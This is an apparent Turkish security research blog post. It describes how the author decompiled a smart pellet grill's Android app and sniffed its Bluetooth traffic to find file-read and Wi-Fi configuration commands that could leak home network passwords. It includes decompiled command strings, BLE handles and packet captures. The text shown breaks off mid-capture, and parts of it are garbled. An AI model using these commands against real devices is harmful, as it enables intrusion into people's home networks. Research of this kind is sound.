


Akıllı Izgaramı Nasıl Hackledim ?


written by Mert SARICA | 2 October 2023

If you are looking for an English version of this article, please visit [here](#).

Üst düzey bürokrat olan Mert SARICA'yı hedef alan Rus Askeri İstihbarat Dairesi (GRU), yaşadığı evinin kablosuz ağına sızıp Çok Gizli sınıfındaki belgeleri ele geçirmesi için 2004 yılından bu yana faaliyetlerine devam eden 26165 birimi olan namıdiğer APT 28 hacker grubunu görevlendirir.

10 Nisan'da diplomatik pasaport ile ülkeye giriş yapan APT 28 grup üyeleri, kiraladıkları Citroen C3 marka arabanın bagajına, kablosuz ağ hacklemek için bir bilgisayar ve çeşitli donanımlardan oluşan teçhizatlarını yerleştirdikten hemen sonra evin adresine doğru yola koyulurlar.





Additional specialist equipment

Eve yaklaştıklarında hedef alacakları kablosuz ağın adını (SSID) tespit edebilmek için Wardriving yöntemine başvururlar. Evin önünden 2 defa geçtikten sonra sinyal seviyesi en yüksek olan Hack4Career ağının ona ait olduğunu tespit ederler.

Şüphe çekmemek için eve en yakın sokağın başına arabalarını park eden APT 28 grubu, WPA3 protokolü ile korunan kablosuz ağın, özel karakter de içeren 15 hane uzunluğundaki alfanumerik parolasını tespit etmek için bilgisayarın başına geçerler.

Uzun uğraşlar sonucunda şifreyi kıramayacakları konusuna kanaat getiren grup, evin etrafında keşfe (reconnaissance) çıkmaya karar verirler.

Günümüz dünyasında mutfak gereçlerinden, otomobillere, termostatlardan, akıllı ev sistemlerine kadar birçok alanda karşılaşılan Nesnelerin İnternetinin (IoT), barındırdıkları zafiyetler nedeniyle kolayca istismar edilebilmesi sebebiyle akıllı cihaz aramaya koyulurlar.

İstatistiklere göre 2023 yılı itibariyle gezegenimizde 8 milyar insan yaşarken, IoTlerin sayısının ise insan sayısının iki katına yani 16 milyara ulaştığı görülmektedir.

Kısa bir keşif gezisinden sonra terasta yer alan ve fişe takılı olan Wi-Fi, Bluetooth destekli akıllı pelet ızgarası dikkatlerini çeker. Marka ve modelinin fotoğrafını uzaktan çektikten sonra bir tane satın alıp, zafiyet araştırması yapmaya başlarlar. 8 saatin sonunda sadece fişe takılı olması yeterli olan bu ızgaraya Bluetooth üzerinden gönderdikleri bir paket/komut sayesinde dahil olduğu kablosuz ağın adını ve parolasını uzaktan kolayca elde etmeyi başarırlar.

Bu bilgi ışığında vakit kaybetmeden arabalarına binip Mert SARICA'nın evine doğru yola çıkarlar. Araçlarını sokağın başındaki aynı yere park ettikten sonra 300 metre mesafeden bilgisayarlarının USB bağlantı noktasına taktıkları Parani-UD100 aygıt ile Bluetooth üzerinden akıllı ızgaraya paket/komut gönderirler. Akıllı ızgaradan gelen yanıt ile Hack4Career kablosuz ağ adını, 15 haneli parolayı elde ettikten sonra başarıyla kablosuz ağa bağlanırlar ve operasyonlarının birinci adımını başarıyla tamamlamış olurlar.

Yukarıda anlattığım bu kurgu hikaye birçoğunuza iki nedenden dolayı ütopik gelebilir.

1. Birincisi, Rus hackerların ellerini kollarını sallayarak bir ülkeye giriş yapıp daha sonrasında kablosuz bir ağa sızmaya çalışmalarına ancak bir film senaryolarında rastlanabileceğini düşünebilirsiniz. Bu şekilde düşünenlerin 2018 yılına ait şu habere göz atmalarını tavsiye ederim. Eminim ki haberde yer alan bazı fotoğraflar sizlere bir yerden tanıdık gelecektir. :)
2. İkinci neden ise akıllı bir ızgarayı hackleyerek ev ağına sızmanın pratikte bu kadar kolay olamayacağını ve bunun da ancak Mr. Robot dizisinin bir bölümünde gerçekleşebileceğini düşünebilirsiniz. Bu şekilde düşünenlerinizi

de bu defa bařroldeki kiřinin ve tm anlatılanların gerek olduėu ařaėıdaki hikaye ile bařbařa bırakıyorum. :)


Barbek sezonunun yaklařmasıyla 2023 yılının Nisan ayında evimin terasında kullanmak zere bir mangal arayıřına girdim. Kmrle her defasında kim uėrařacak, gazlı mangal gibi pratik bir řey mi alsam derken WiFi ve Bluetooth destekli akıllı bir pelet yakıtlı ızgara satın almaya karar verdim.



Izgara elime ulařtıktan sonra her ne kadar yıllardır “Akıllı cihaz demek, casus cihaz demektir.” desem de akıllı cihazlar kullanmayı tercih etmekten geri kalmayan biri olarak (Doktorun dediėini yap, yaptığınızı yapma derler.)

ızgaranın kullanım kılavuzunda yer alan mobil uygulamayı indirip, kurdum. Hemen ardından da çuvaldızı kendime batırarak kendimi eleştiren bir tweet paylaşmayı ihmal etmedim. :)

Honeypot isimli bir kişi tarafından gönderilen tweet aslında yapacağım güvenlik araştırmasına bir nevi davetiye çıkardı.



Uygulamayı açtıktan sonra yönlendirmeleri takip ederek önce Bluetooth üzerinden ızgarayı ekledim ardından da kablosuz ağımın parolasını girerek ızgarayı ev ağıma dahil ettim.

PRODUCT SETUP

STEP 1:

Open your settings and ensure Bluetooth is enabled on this device

STEP 2:

Select your product when it appears below



580



790



1000

If you don't see your product, move closer to the product and make sure the product is turned on.

CONTINUE

CONNECTING



WIFI SET UP

SKIP

Select your WiFi network and enter your network password. Your grill will automatically switch between Bluetooth and WiFi for the best connection.

SELECT YOUR WI-FI NETWORKS

WIFI SET UP

Enter the password for: 

Password



CONTINUE

Eşimle birlikte ızgarada ilk yemeğimizi pişirip, afiyetle yedikten sonra tabii ki satın aldığım cihazları, aygıtları güvenlik araştırmalarım (Koş Mert Koş vb.) konu eden biri olarak bu akıllı ızgarayı da boş geçmemeye karar verdim. :)

İlk iş olarak ApkPure sitesinden ızgaranın mobil uygulamasını indirip jadx aracı ile kaynak kodunu incelemeye başladım. Derleme aşamasında herhangi bir gizleme yöntemi (obfuscation) kullanılmadığı için kaynak kodlarını rahatlıkla inceleyebildim.

```
< awable x BuildConfig x BuildConfig x AddDeviceView x AddDeviceView$stepProgressCheck$3 x BleCommandMaker x
30 public final class BleCommandMaker {
    public static final String BT_ICON = "225 225 000 011 000 080 007";
    public static final Companion Companion = new Companion(null);
    public static final String PAUSE = "225 225 000 009 000 048 051 000";
    public static final String POWER_OFF = "225 225 000 009 000 048 002 000";
    public static final String POWER_OFFN = "02";
    public static final int QUERY_AF_MODE = 3;
    public static final int QUERY_AF_ONOFF = 2;
    public static final int QUERY_AF_TEMP = 5;
    public static final int QUERY_AF_TIME = 6;
    public static final String SET_MODE = "225 225 000 009 000 048 007";
    public static final String SET_TEMP_MODE_TO_CELIUS = "225 225 000 009 000 048 003 001";
    public static final String SET_TEMP_MODE_TO_CELIUS_I = "22";
    public static final String SET_TEMP_MODE_TO_FAHRENHEIT = "225 225 000 009 000 048 003 000";
    public static final String SET_TEMP_MODE_TO_FAHRENHEIT_I = "21";
    public static final String START = "225 225 000 009 000 048 051 001";
    public static final String TURN_IT_OFF = "254 036 000 255";
    public static final String TURN_IT_ON = "254 036 001 255";
    public static final String WARMOFF = "225 225 000 009 000 048 020 000";
    public static final String WARMON = "225 225 000 009 000 048 020 001";
    private final JSONObject command;
    private final JSONObject params = new JSONObject();
    private final String TAG = "BleCommandMaker";

    public final String ConvertFC( boolean z ) {
        return z ? SET_TEMP_MODE_TO_FAHRENHEIT : SET_TEMP_MODE_TO_CELIUS;
    }

    public final String eraseAppJsWithComment() {
        return "{\"id\":\"1099\",\"method\":\"FS.Put\",\"params\":{\"filename\":\"app.js\",\"append\":false,\"data\":\"\"}}";
    }

    public final String getGrillStatus() {
        return "{\"id\":\"1932\",\"method\":\"SendGenericCommand\",\"params\":{\"command\":\"254 011 001 255\"}}";
    }

    public final String getIPAddress() {
        return "{\"id\":\"888\",\"method\":\"GetCurrentIP\",\"params\":{}}";
    }

    public final String getState() {
        return "{\"id\":\"1099\",\"method\":\"FS.Put\",\"params\":{\"filename\":\"app.js\",\"append\":false,\"data\":\"\"}}";
    }
}
```

```

435 public final String getFileContent(String fileName, int i) {
436     Intrinsic.checkNotNullParameter(fileName, "fileName");
437     return "{ \"id\":999,\"method\": \"FS.Get\", \"params\": { \"filename\": \"\" + fileName + "\", \"offset\": 0, \"len\": \"\" + i + \"\" } }";
438 }
439 public final String setUpWiFiWithSecurity(String ssid, String wifiPassword) {
440     Intrinsic.checkNotNullParameter(ssid, "ssid");
441     Intrinsic.checkNotNullParameter(wifiPassword, "wifiPassword");
442     return "{ \"id\": 1205, \"method\": \"Config.Set\", \"params\": { \"config\": { \"http\": { \"hidden_files\": \"*.\"*\"
443 }
444 }
445 }
446 public final String sendSSID(String ssid) {
447     Intrinsic.checkNotNullParameter(ssid, "ssid");
448     return "{ \"id\":1205,\"method\": \"Config.Set\", \"params\": { \"config\": { \"wifi\": { \"sta\": { \"ssid\": \"\" + ssid + \"\" } } } } }";
449 }
450 public final String sendPass(String pass) {
451     Intrinsic.checkNotNullParameter(pass, "pass");
452     return "{ \"id\":1204,\"method\": \"Config.Set\", \"params\": { \"config\": { \"wifi\": { \"sta\": { \"pass\": \"\" + pass + \"\" } } } } }";
453 }
454 public final String setAWSFrequency(int i) {
455     try {
456         this.command.put("id", BleCommandMakerKt.ID_SET_AWS_FREQUENCY);
457         this.command.put(FirebaseAnalytics.Param.METHOD, "SendGenericCommand");
458         this.params.put("command", "254 011 001 255");
459         this.params.put("frequency", i);
460         this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
461         String jsonObject = this.command.toString();
462         Intrinsic.checkNotNullExpressionValue(jsonObject, "command.toString()");
463         return jsonObject;
464     } catch (JSONException unused) {
465         return "";
466     }
467 }
468 public final String setProbeTemperature(int i, int i2) {
469     try {
470         this.command.put(FirebaseAnalytics.Param.METHOD, "SetTemperature");
471         this.params.put(TypedValues.Attributes.S_TARGET, Intrinsic.stringPlus("probe", Integer.valueOf(i)));
472         this.params.put("amount", i2);
473         this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
474     }
475 }

```

Kodlar arasında biraz gezindikten sonra getFileContent() fonksiyonuna parametre olarak gönderilen init.js dikkatimi çekti. getFileContent() fonksiyonunu incelediğimde Fs.Get metodu ile ızgaranın işletim sisteminde yer alan init.js dosyasını okuduğunu gördüm.

```

if (Intrinsic.areEqual(descriptor.getCharacteristic().getUuid(), BluetoothLeService.UUID_CHARACTERISTIC_RPC)) {
    Crashlytics crashlytics2 = Crashlytics.INSTANCE;
    str3 = BluetoothLeService.TAG;
    crashlytics2.d(str3, "onDescriptorWrite: RPC response enabled.");
    if (PreferenceHelper.read(PreferenceHelper.CONNECT_DEVICE_NAME, false).booleanValue() || ( == null)) {
        return;
    }
    .addIntoQueue(new BleCommandMaker().getFileContent("init.js", 20), BaseBleServiceActivity.QUERY_COMMAND);
    return;
}
Crashlytics crashlytics3 = Crashlytics.INSTANCE;
str2 = BluetoothLeService.TAG;
crashlytics3.d(str2, "STATUS notification registered.");
= BluetoothLeService.this.blindActivity;
if ( == null) {
    return;
}
.onBleConnected();
};
private final IBinder mBinder = new LocalBinder(this);
public final int getConnectionState() {
    return this.connectionState;
}
public boolean getBluetoothConnectDeviceisNXG1() {
    return this.bluetoothConnectDeviceisNXG1;
}

```

Is there a way to replace **init.js** with something valuable from the attacker's perspective?


```
public final String getFileContent(String fileName, int i) {
    Intrinsic.checkNotNullParameter(fileName, "fileName");
    return "{ \"id\":999, \"method\": \"FS.Get\", \"params\": { \"filename\": \"\" + fileName + \"\", \"offset\": 0, \"len\": \"\" + i + \"\" } } ";
}

public final String setUpWiFiWithSecurity(String ssid, String wifiPassword) {
    Intrinsic.checkNotNullParameter(ssid, "ssid");
    Intrinsic.checkNotNullParameter(wifiPassword, "wifiPassword");
    return "{ \"id\": 1205, \"method\": \"Config.Set\", \"params\": { \"config\": { \"http\": { \"hidden_files\": \"*.\"*\" } } } } ";
}

public final String sendSSID(String ssid) {
    Intrinsic.checkNotNullParameter(ssid, "ssid");
    return "{ \"id\":1205, \"method\": \"Config.Set\", \"params\": { \"config\": { } } } ";
}

public final String sendPass(String pass) {
    Intrinsic.checkNotNullParameter(pass, "pass");
    return "{ \"id\":1204, \"method\": \"Config.Set\", \"params\": { \"config\": { } } } ";
}

public final String setAWSEFrequency(int i) {
```



Tabii bunu görünce kafamda şimşekler çaktı ve aklımda tek bir soru belirdi: "init.js yerine başka bir dosya ismini Bluetooth üzerinden ızgaraya iletirsem, gelen yanıtta o dosyanın içeriğini görebilir miydim?"

Bu sorunun yanıtını bulmak için Koş Mert Koş başlıklı blog yazımda olduğu gibi mobil uygulama ile ızgara arasındaki Bluetooth haberleşmeyi incelemek için Samsung'un destek sayfasında Bluetooth paketleri kaynaklı problem yaşayan bir kişinin mesajına yazılan yanıtta adımları adım adım gerçekleştirdim.

btsnoop_hci.log dosyasını Wireshark ile analiz etmeye başladığımda iletişimin bir noktasında mobil uygulamanın, ızgaranın 5f6d4f53-5f52-5043-5f74-785f63746c5f (CHARACTERISTIC_BRIL_KING_WRITE_DATA_LENGTH) Bluetooth servisinin karakteristiğine ait olan 0x33 tanıtıcısına (handle) 00000055 değerini yazdığını (WRITE REQUEST) gördüm.

Sonraki adımda ise bu defa 5f6d4f53-5f52-5043-5f64-6174615f5f5f (CHARACTERISTIC_BRIL_KING_WRITE_COMMAND) servisinin karakteristiğine ait olan 0x2e tanıtıcısına (handle), {"id":999,"method":"FS.Get","params":{"filename":"init.js","offset": 0 , "len":20}} komutunun parça parça gönderildiğini (WRITE REQUEST) gördüm.

btsoop_hci.log

bluetooth.addr == && btl2cap.cid == 0x0004

Packet bytes Narrow (UTF-8 / ASCII) Case sensitive String init.js Find Cancel

No.	Time	Source	Destination	Protocol	Length	Info
631	2023-03-29 20:57:31.846382			ATT	16	Sent Handle Value Indication, Handle: 0x0003 (Un
638	2023-03-29 20:57:31.887194			ATT	12	Sent Exchange MTU Request, Client Rx MTU: 500
664	2023-03-29 20:57:32.339135			ATT	10	Rcvd Handle Value Confirmation, Handle: 0x0003 (
665	2023-03-29 20:57:32.339751			ATT	12	Rcvd Exchange MTU Response, Server Rx MTU: 500
667	2023-03-29 20:57:32.340757			ATT	16	Sent Read By Type Request, Server Supported Feat
680	2023-03-29 20:57:32.428583			ATT	14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422			ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386			ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430			ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808			ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)

> Frame 687: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)

> Bluetooth

> Bluetooth HCI H4

> Bluetooth HCI ACL Packet

> Bluetooth L2CAP Protocol

> Bluetooth Attribute Protocol

> Opcode: Write Request (0x12)

Handle: 0x0033 (Unknown)

Value: 00000055

Sent the length of the command. (85 characters)

Value (btatt.value), 4 bytes

Packets: 1029 - Displayed: 159 (15.5%) Profile: Default

btsoop_hci.log

bluetooth.addr == && btl2cap.cid == 0x0004

Packet bytes Narrow (UTF-8 / ASCII) Case sensitive String init.js Find Cancel

No.	Time	Source	Destination	Protocol	Length	Info
667	2023-03-29 20:57:32.340757			ATT	16	Sent Read By Type Request, Server Supported Feat
680	2023-03-29 20:57:32.428583			ATT	14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422			ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386			ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430			ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808			ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795			ATT	17	Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371			ATT	16	Rcvd Handle Value Notification, Handle: 0x0030 (
794	2023-03-29 20:57:33.868977			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298			ATT	12	Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599			ATT	105	Rcvd Read Response, Handle: 0x002e (Unknown)
798	2023-03-29 20:57:34.326329			ATT	14	Sent Write Request, Handle: 0x002b (Unknown)
800	2023-03-29 20:57:34.500012			ATT	10	Rcvd Write Response, Handle: 0x002b (Unknown)

> Frame 695: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)

> Bluetooth

> Bluetooth HCI H4

> Bluetooth HCI ACL Packet

> Bluetooth L2CAP Protocol

> Bluetooth Attribute Protocol

> Opcode: Write Request (0x12)

Handle: 0x002e (Unknown)

Value: 207b226964223a39393939c226d6574686f64223a

Sent the 1st part of the command in 20 bytes.

btnoop_hci.log

bluetooth.addr == && btl2cap.cid == 0x0004

No.	Time	Source	Destination	Protocol	Length	Info
665	2023-03-29 20:57:32.339751			ATT	12	Rcvd Exchange MTU Response, Server Rx MTU: 500
667	2023-03-29 20:57:32.340757			ATT	16	Sent Read By Type Request, Server Supported Feat
680	2023-03-29 20:57:32.428583			ATT	14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422			ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386			ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430			ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808			ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795			ATT	17	Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371			ATT	16	Rcvd Handle Value Notification, Handle: 0x0030 (
794	2023-03-29 20:57:33.868977			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298			ATT	12	Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599			ATT	105	Rcvd Read Response, Handle: 0x002e (Unknown)
798	2023-03-29 20:57:34.326329			ATT	14	Sent Write Request, Handle: 0x002b (Unknown)

Frame 715: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)

Bluetooth

Bluetooth HCI H4

Bluetooth HCI ACL Packet

Bluetooth L2CAP Protocol

Bluetooth Attribute Protocol

Opcode: Write Request (0x12)

Handle: 0x002e (Unknown)

Value: 2246532e476574222c22706172616d73223a7b22

Value (btatt.value), 20 bytes

Packets: 1029 - Displayed: 159 (15.5%)

Profile: Default

Sent the 2nd part of the command in 20 bytes.

btnoop_hci.log

bluetooth.addr == && btl2cap.cid == 0x0004

No.	Time	Source	Destination	Protocol	Length	Info
667	2023-03-29 20:57:32.340757			ATT	16	Sent Read By Type Request, Server Supported Feat
